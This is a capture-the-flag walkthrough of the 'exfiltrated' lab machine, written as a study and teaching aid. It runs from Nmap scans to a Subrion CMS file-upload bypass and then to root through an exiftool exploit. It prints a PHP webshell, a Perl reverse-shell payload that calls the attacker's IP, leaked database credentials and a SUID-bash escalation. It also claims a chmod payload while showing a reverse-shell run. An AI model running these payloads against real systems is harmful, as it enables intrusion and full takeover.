Recon
Nmap
As per my standard methodology, I began the engagement with a three-stage Nmap scan: first, a full 65,535 TCP port sweep to identify open ports; second, a targeted service enumeration for version details; and finally, a UDP scan of the top 10 ports.
┌──(kali㉿kali)-[~/Desktop]
└─$ nmap $IP -Pn -n --open --min-rate 3000 -p-
Starting Nmap 7.95 ( <https://nmap.org> ) at 2026-01-29 20:43 UTC
Nmap scan report for 192.168.207.163
Host is up (0.054s latency).
Not shown: 65533 closed tcp ports (reset)
PORT   STATE SERVICE
22/tcp open  ssh
80/tcp open  http

Nmap done: 1 IP address (1 host up) scanned in 16.55 seconds
┌──(kali㉿kali)-[~/Desktop]
└─$ nmap $IP -sC -sV -p 22,80
Starting Nmap 7.95 ( <https://nmap.org> ) at 2026-01-29 20:44 UTC
Nmap scan report for 192.168.207.163
Host is up (0.047s latency).

PORT   STATE SERVICE VERSION
22/tcp open  ssh     OpenSSH 8.2p1 Ubuntu 4ubuntu0.2 (Ubuntu Linux; protocol 2.0)
| ssh-hostkey:
|   3072 c1:99:4b:95:22:25:ed:0f:85:20:d3:63:b4:48:bb:cf (RSA)
|   256 0f:44:8b:ad:ad:95:b8:22:6a:f0:36:ac:19:d0:0e:f3 (ECDSA)
|_  256 32:e1:2a:6c:cc:7c:e6:3e:23:f4:80:8d:33:ce:9b:3a (ED25519)
80/tcp open  http    Apache httpd 2.4.41 ((Ubuntu))
|_http-title: Did not follow redirect to <http://exfiltrated.offsec/>
| http-robots.txt: 7 disallowed entries
| /backup/ /cron/? /front/ /install/ /panel/ /tmp/
|_/updates/
|_http-server-header: Apache/2.4.41 (Ubuntu)
Service Info: OS: Linux; CPE: cpe:/o:linux:linux_kernel

Service detection performed. Please report any incorrect results at <https://nmap.org/submit/> .
Nmap done: 1 IP address (1 host up) scanned in 8.76 seconds
┌──(kali㉿kali)-[~/Desktop]
└─$ nmap $IP -sU --top-ports 10
Starting Nmap 7.95 ( <https://nmap.org> ) at 2026-01-29 20:44 UTC
Nmap scan report for 192.168.207.163
Host is up (0.051s latency).

PORT     STATE         SERVICE
53/udp   closed        domain
67/udp   closed        dhcps
123/udp  closed        ntp
135/udp  closed        msrpc
137/udp  closed        netbios-ns
138/udp  closed        netbios-dgm
161/udp  closed        snmp
445/udp  closed        microsoft-ds
631/udp  closed        ipp
1434/udp open|filtered ms-sql-m

Nmap done: 1 IP address (1 host up) scanned in 4.87 seconds
Initial Access
HTTP 80
The Nmap results indicated that only ports 22 and 80 were open. Before diving into the HTTP service on port 80, I ran the http-enum Nmap script to identify potential “quick wins” or hidden directories.
┌──(kali㉿kali)-[~/Desktop]
└─$ nmap $IP -sV --script=http-enum -p 80
Starting Nmap 7.95 ( <https://nmap.org> ) at 2026-01-29 20:45 UTC
Nmap scan report for 192.168.207.163
Host is up (0.050s latency).

PORT   STATE SERVICE VERSION
80/tcp open  http    Apache httpd 2.4.41 ((Ubuntu))
|_http-server-header: Apache/2.4.41 (Ubuntu)
| http-enum:
|   /robots.txt: Robots file
|   /.gitignore: Revision control ignore file
|_  /changelog.txt: Version field

Service detection performed. Please report any incorrect results at <https://nmap.org/submit/> .
Nmap done: 1 IP address (1 host up) scanned in 13.15 seconds
Upon accessing the target IP via a web browser, I observed a redirection to the exfiltrated.offsec domain. To resolve this, I mapped the target IP to the domain in my /etc/hosts file.
┌──(kali㉿kali)-[~/Desktop]
└─$ echo "192.168.207.163 exfiltrated.offsec" | sudo tee -a /etc/hosts
[sudo] password for kali:
192.168.207.163 exfiltrated.offsec

The robots.txt file was found to contain several interesting directories.
User-agent: *
Disallow: /backup/
Disallow: /cron/?
Disallow: /front/
Disallow: /install/
Disallow: /panel/
Disallow: /tmp/
Disallow: /updates/
I attempted to log in at the /login page using the default credentials admin:admin , which successfully granted me access.

logged in as Administrator


After authenticating, I confirmed through the /panel dashboard that the service was running Subrion CMS version 4.2.1
A search for “Subrion 4.2.1” on Searchsploit revealed both XSS and Arbitrary File Upload vulnerabilities. While XSS is a significant finding in real-world pentesting, I prioritized the file upload vulnerability as it is more effective in a CTF environment.
┌──(kali㉿kali)-[~/Desktop]
└─$ searchsploit subrion 4.2.1
-------------------------------------------------------------------------------------------------------- ---------------------------------
 Exploit Title                                                                                          |  Path
-------------------------------------------------------------------------------------------------------- ---------------------------------
Subrion 4.2.1 - 'Email' Persistant Cross-Site Scripting                                                 | php/webapps/47469.txt
Subrion CMS 4.2.1 - 'avatar[path]' XSS                                                                  | php/webapps/49346.txt
Subrion CMS 4.2.1 - Arbitrary File Upload                                                               | php/webapps/49876.py
Subrion CMS 4.2.1 - Cross Site Request Forgery (CSRF) (Add Amin)                                        | php/webapps/50737.txt
Subrion CMS 4.2.1 - Cross-Site Scripting                                                                | php/webapps/45150.txt
Subrion CMS 4.2.1 - Stored Cross-Site Scripting (XSS)                                                   | php/webapps/51110.txt
-------------------------------------------------------------------------------------------------------- ---------------------------------
Shellcodes: No Results
I downloaded the Arbitrary File Upload exploit script and provided the valid credentials, but the script initially failed with a “Login Failed” message.
┌──(kali㉿kali)-[~/Desktop]
└─$ python3 49876.py -u <http://exfiltrated.offsec/panel> -l 'admin' -p 'admin'
[+] SubrionCMS 4.2.1 - File Upload Bypass to RCE - CVE-2018-19422

[+] Trying to connect to: <http://exfiltrated.offsec/panel>
[+] Success!
[+] Got CSRF token: lqPBp7ENpc5QU0tgJd6KDQQYqjQFc44znS4pT5SU
[+] Trying to log in...

[x] Login failed... Check credentials

Upon reviewing the exploit’s source code, I discovered that it bypassed security filters by changing the payloads’ extension to .phar .


Navigating to the Content → Uploads tab, I manually uploaded a simple one-line PHP payload named shell.phar .
┌──(kali㉿kali)-[~/Desktop]
└─$ cat shell.phar
<?php system($_REQUEST['cmd']); ?>
After verifying its execution, I uploaded a more robust Pentest Monkey PHP reverse shell, also renamed with a .phar extension.

Shell as www-data
To ensure a stable and interactive session, I set up a listener using penelope and successfully received a reverse shell connection.
┌──(kali㉿kali)-[~/Desktop]
└─$ python3 penelope.py -p 80
[+] Listening for reverse shells on 0.0.0.0:80 →  127.0.0.1 • 192.168.136.128 • 172.17.0.1 • 172.20.0.1 • 192.168.45.236
➤  🏠 Main Menu (m) 💀 Payloads (p) 🔄 Clear (Ctrl-L) 🚫 Quit (q/Ctrl-C)
[+] Got reverse shell from exfiltrated~192.168.207.163-Linux-x86_64 😍 Assigned SessionID <1>
[+] Attempting to upgrade shell to PTY...
[+] Shell upgraded successfully using /usr/bin/python3! 💪
[+] Interacting with session [1], Shell Type: PTY, Menu key: F12
[+] Logging to /home/kali/.penelope/sessions/exfiltrated~192.168.207.163-Linux-x86_64/2026_01_29-21_53_56-882.log 📜
──────────────────────────────────────────────────────────────────────────────────────────────────────────────────────────────────────────
www-data@exfiltrated:/$ whoami
www-data
www-data@exfiltrated:/$ id
uid=33(www-data) gid=33(www-data) groups=33(www-data)
www-data@exfiltrated:/$ hostname
exfiltrated
www-data@exfiltrated:/$
Acting as the www-data user, I began manual enumeration of the system.
www-data@exfiltrated:/var/www/html/subrion$ cat .gitignore
.idea
.php_cs.cache
backup/*
!backup/.htaccess
includes/config.inc.php
modules/*
!modules/blog
!modules/fancybox
!modules/kcaptcha
*node_modules
templates/*
!templates/_common
!templates/kickstart
tmp/*
!tmp/.htaccess
uploads/*
!uploads/.htaccess
I discovered MySQL credentials within the config.inc.php file located in /var/www/html/subrion/includes .
www-data@exfiltrated:/var/www/html/subrion/includes$ cat config.inc.php
<?php
/*
 * Subrion Open Source CMS 4.2.1
 * Config file generated on 10 June 2021 12:04:54
 */

define('INTELLI_CONNECT', 'mysqli');
define('INTELLI_DBHOST', 'localhost');
define('INTELLI_DBUSER', 'subrionuser');
define('INTELLI_DBPASS', 'target100');
define('INTELLI_DBNAME', 'subrion');
define('INTELLI_DBPORT', '3306');
define('INTELLI_DBPREFIX', 'sbr421_');

define('IA_SALT', '#5A7C224B51');

// debug mode: 0 - disabled, 1 - enabled
define('INTELLI_DEBUG', 0);
I successfully authenticated to MySQL using the discovered credentials and retrieved the admin user’s password hash. However, since the hash did not appear to be in the rockyou.txt wordlist, I halted the cracking attempt and continued my enumeration.
www-data@exfiltrated:/var/www/html/subrion/includes$ mysql -h localhost -u subrionuser -p
Enter password:
Welcome to the MariaDB monitor.  Commands end with ; or \\g.
Your MariaDB connection id is 309
Server version: 10.3.39-MariaDB-0ubuntu0.20.04.2 Ubuntu 20.04

Copyright (c) 2000, 2018, Oracle, MariaDB Corporation Ab and others.

Type 'help;' or '\\h' for help. Type '\\c' to clear the current input statement.

MariaDB [(none)]>
MariaDB [subrion]> select * from sbr421_members;
+----+--------------+----------+--------------------------------------------------------------+--------------------------+---------+--------+---------------------+---------------------+---------------------+-----------+---------------+--------+---------+-------+-----------+----------+---------+-------+----------+-------+----------------+---------------+----------+----------------+--------------+-----------+-----------------+---------------+-------------------+----------------+------------------+----------------+
| id | usergroup_id | username | password                                                     | email                    | sec_key | status | date_reg            | date_update         | date_logged         | views_num | fullname      | avatar | website | phone | biography | facebook | twitter | gplus | linkedin | funds | disable_fields | admin_columns | featured | featured_start | featured_end | sponsored | sponsored_start | sponsored_end | sponsored_plan_id | api_push_token | api_push_receive | email_language |
+----+--------------+----------+--------------------------------------------------------------+--------------------------+---------+--------+---------------------+---------------------+---------------------+-----------+---------------+--------+---------+-------+-----------+----------+---------+-------+----------+-------+----------------+---------------+----------+----------------+--------------+-----------+-----------------+---------------+-------------------+----------------+------------------+----------------+
|  1 |            1 | admin    | $2y$10$yLtIS38vqzWRmZPY3RxqsetMJRRi6VzaiKdCU53R/bpa4AHhXyZ6G | [email protected] |         | active | 2021-06-10 12:04:54 | 2021-06-10 12:04:54 | 2026-01-29 16:15:03 |         1 | Administrator |        |         |       |           |          |         |       |          |  0.00 |              0 |               |        0 | NULL           | NULL         |         0 | NULL            | NULL          |                 0 |                | yes              | en             |
+----+--------------+----------+--------------------------------------------------------------+--------------------------+---------+--------+---------------------+---------------------+---------------------+-----------+---------------+--------+---------+-------+-----------+----------+---------+-------+----------+-------+----------------+---------------+----------+----------------+--------------+-----------+-----------------+---------------+-------------------+----------------+------------------+----------------+
┌──(kali㉿kali)-[~/Desktop]
└─$ echo '$2y$10$yLtIS38vqzWRmZPY3RxqsetMJRRi6VzaiKdCU53R/bpa4AHhXyZ6G' > admin.hash
┌──(kali㉿kali)-[~/Desktop]
└─$ hashcat --identify admin.hash
The following 4 hash-modes match the structure of your input hash:

      # | Name                                                       | Category
  ======+============================================================+======================================
   3200 | bcrypt $2*$, Blowfish (Unix)                               | Operating System
  25600 | bcrypt(md5($pass)) / bcryptmd5                             | Forums, CMS, E-Commerce
  25800 | bcrypt(sha1($pass)) / bcryptsha1                           | Forums, CMS, E-Commerce
  28400 | bcrypt(sha512($pass)) / bcryptsha512                       | Forums, CMS, E-Commerce
In the /opt directory, I found a suspicious script named image-exif.sh . This script was designed to process JPG files in the /var/www/html/subrion/uploads directory using exiftool and log the output to /opt/metadata
www-data@exfiltrated:/opt$ ls -la
total 16
drwxr-xr-x  3 root root 4096 Jun 10  2021 .
drwxr-xr-x 20 root root 4096 Jan  7  2021 ..
-rwxr-xr-x  1 root root  437 Jun 10  2021 image-exif.sh
drwxr-xr-x  2 root root 4096 Jan 29 21:45 metadata
www-data@exfiltrated:/opt$ cat image-exif.sh
#! /bin/bash
#07/06/18 A BASH script to collect EXIF metadata

echo -ne "\\\\n metadata directory cleaned! \\\\n\\\\n"

IMAGES='/var/www/html/subrion/uploads'

META='/opt/metadata'
FILE=`openssl rand -hex 5`
LOGFILE="$META/$FILE"

echo -ne "\\\\n Processing EXIF metadata now... \\\\n\\\\n"
ls $IMAGES | grep "jpg" | while read filename;
do
    exiftool "$IMAGES/$filename" >> $LOGFILE
done

echo -ne "\\\\n\\\\n Processing is finished! \\\\n\\\\n\\\\n"
The installed version of exiftool was 11.88, which is a known vulnerable version.
www-data@exfiltrated:/opt$ exiftool -ver
11.88
I found a Remote Code Execution exploit in the Exploit Database. This script automates the creation of a malicious JPG file embedded with a payload designed for this vulnerable version.

This exploit requires djvulibre-bin to be installed to proerly craft the metadata.

sudo apt-get install djvulibre-bin
┌──(kali㉿kali)-[~/Desktop]
└─$ python3 50911.py -h
/home/kali/Desktop/50911.py:61: SyntaxWarning: invalid escape sequence '\\c'
  payload = "(metadata \\"\\c${"
UNICORD Exploit for CVE-2021-22204

Usage:
  python3 exploit-CVE-2021-22204.py -c <command>
  python3 exploit-CVE-2021-22204.py -s <local-IP> <local-port>
  python3 exploit-CVE-2021-22204.py -c <command> [-i <image.jpg>]
  python3 exploit-CVE-2021-22204.py -s <local-IP> <local-port> [-i <image.jpg>]
  python3 exploit-CVE-2021-22204.py -h

Options:
  -c    Custom command mode. Provide command to execute.
  -s    Reverse shell mode. Provide local IP and port.
  -i    Path to custom JPEG image. (Optional)
  -h    Show this help menu.
Although the original exploit often defaults to a reverse shell, I observed stability issues with that approach in this environment. Therefore, I modified the payload to execute a command that sets the SUID bit on the /bin/bash binary (chmod +s /bin/bash) instead. This ensured a more reliable path to privilege escalation.
┌──(kali㉿kali)-[~/Desktop]
└─$ python3 50911.py -s 192.168.45.236 443

        _ __,~~~/_        __  ___  _______________  ___  ___
    ,~~`( )_( )-\\|       / / / / |/ /  _/ ___/ __ \\/ _ \\/ _ \\
        |/|  `--.       / /_/ /    // // /__/ /_/ / , _/ // /
_V__v___!_!__!_____V____\\____/_/|_/___/\\___/\\____/_/|_/____/....

RUNNING: UNICORD Exploit for CVE-2021-22204
PAYLOAD: (metadata "\\c${use Socket;socket(S,PF_INET,SOCK_STREAM,getprotobyname('tcp'));if(connect(S,sockaddr_in(443,inet_aton('192.168.45.236')))){open(STDIN,'>&S');open(STDOUT,'>&S');open(STDERR,'>&S');exec('/bin/sh -i');};};")
RUNTIME: DONE - Exploit image written to 'image.jpg'
I uploaded the malicious image.jpg to the same uploads directory used for the initial access.

After a short wait for the script to execute, I confirmed that the SUID bit was successfully applied to /bin/bash .
www-data@exfiltrated:/var/www/html/subrion/uploads$ ls -l /bin/bash
-rwsr-sr-x 1 root root 1183448 Jun 18  2020 /bin/bash
Shell as root
Finally, I executed /bin/bash -p to obtain a root shell.
www-data@exfiltrated:/var/www/html/subrion/uploads$ /bin/bash -p
bash-5.0# whoami
root
Found proof.txt
bash-5.0# cd /root
bash-5.0# ls -la
total 28
drwx------  4 root root 4096 Jan 30 01:25 .
drwxr-xr-x 20 root root 4096 Jan  7  2021 ..
lrwxrwxrwx  1 root root    9 Jun 10  2021 .bash_history -> /dev/null
-rw-r--r--  1 root root 3106 Dec  5  2019 .bashrc
-rw-r--r--  1 root root  161 Dec  5  2019 .profile
drwx------  2 root root 4096 Jan  7  2021 .ssh
-rwx------  1 root root   33 Jan 30 01:25 proof.txt
drwxr-xr-x  3 root root 4096 Jan  7  2021 snap
bash-5.0# cat proof.txt
bd7...
Found local.txt
bash-5.0# cd /home/coaran/
bash-5.0# ls -la
total 24
drwx--x--x 2 coaran coaran 4096 Jun 10  2021 .
drwxr-xr-x 3 root   root   4096 Jun 10  2021 ..
lrwxrwxrwx 1 root   root      9 Jun 10  2021 .bash_history -> /dev/null
-rw-r--r-- 1 coaran coaran  220 Feb 25  2020 .bash_logout
-rw-r--r-- 1 coaran coaran 3771 Feb 25  2020 .bashrc
-rw-r--r-- 1 coaran coaran  807 Feb 25  2020 .profile
-rwxr--r-- 1 coaran coaran   33 Jan 30 01:33 local.txt
bash-5.0# cat local.txt
502...